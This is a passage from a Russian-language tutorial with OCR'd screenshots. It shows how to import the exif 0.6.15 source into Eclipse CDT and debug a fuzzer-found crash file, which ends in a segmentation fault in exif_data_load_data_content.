

Import
Select
Create a new Makefile project in a directory containing existing code
Select an import wizard:
type filter text
General
C/C++
C/C++ Executable
C/C++ Project Settings
Existing code as Autotools project
Existing Code as Makefile Project
Git
Install
Oomph
RPM
Run/Debug
< Back
Next >
Cancel
Finish

Далее называем проект, выбираем директорию с программой, в которой присутствует makefile, и указываем компилятор — Linux GCC.



New Project
Import Existing Code
Not a valid directory
Browse...
Toolchain for Indexer Settings
<none>
Cross GCC
GNU Autotools Toolchain
< Back
Next >
Cancel
Finish

Project Name: exif
Existing Code Location: /home/afanx/exif-exif-0_6_15-release
Languages: ✓ C ✓ C++
Toolchain for Indexer Settings: Linux GCC
✓ Show only available toolchains that support this platform


Следующий шаг — подготовка параметров отладки. Переходим на вкладку Run → Debug Configurations.


Run Ctrl+F11
Debug F11
Profile
Profile History
Profile As
Profile Configurations...
Run History
Run As
Run Configurations...
Debug History
Debug As
Debug Configurations...
Breakpoint Types
Toggle Breakpoint Shift+Ctrl+B
Toggle Line Breakpoint
Toggle Watchpoint
Toggle Method Breakpoint
Skip All Breakpoints Ctrl+Alt+B
Remove All Breakpoints
External Tools

Далее выбираем C/C++ Application, а на вкладке Main — нужный проект. На вкладке Arguments вставим путь до нашего краш-файла.



Debug Configurations
Create, manage, and run configurations
type filter text
C/C++ Application
New_configuration
C/C++ Attach to Application
C/C++ Container Launcher
C/C++ Postmortem Debugger
C/C++ Remote Application
C/C++ Unit
GDB Hardware Debugging
Launch Group
Filter matched 9 of 9 items
Main
Arguments
Environment
Debugger
Source
Common
Browse...
Variables...
Search Project...
Browse...
Revert
Apply
Close
Debug

Name: exif
Project: exif
C/C++ Application: exif/exif
Build (if required) before launching
Build Configuration: Use Active
○ Enable auto build ○ Disable auto build
● Use workspace settings
Configure Workspace Settings...



Debug Configurations
Create, manage, and run configurations
Main
Arguments
Environment
Debugger
Source
Common
Variables...
Workspace...
File System...
Variables...
Revert
Apply
Close
Debug

Name: exif
Program arguments:
/home/afanx/Desktop/[redacted]/id:
000000,sig:11,src:000011,time:695350,op:flip32,pos:326
Working directory:
${workspace_loc:exif}
✓ Use default


Теперь жмем Debug и попадаем в главное окно.



В левом списке можно увидеть ошибку Segmentation fault, что означает потенциальное переполнение буфера. Также мы видим места в коде, где была обнаружена эта ошибка.



```
Debug_exif [C/C++ Application]
  exif [15784] [cores: 3]
    Thread #1 [exif] 15784 [core: 3] (Suspended : Signal : SIGSEGV:Segmentation fault)
      __memmove_avx_unaligned_erms() at memmove-vec-unaligned-erms.S:317 0x7ffff7da07cd
      exif_data_load_data_content() at exif-data.c:381 0x555555561d35
      exif_data_load_data() at exif-data.c:835 0x555555563431
      exif_loader_get_data() at exif-loader.c:387 0x555555567b49
      main() at main.c:438 0x55555555e0f8
  gdb (12.1)
```

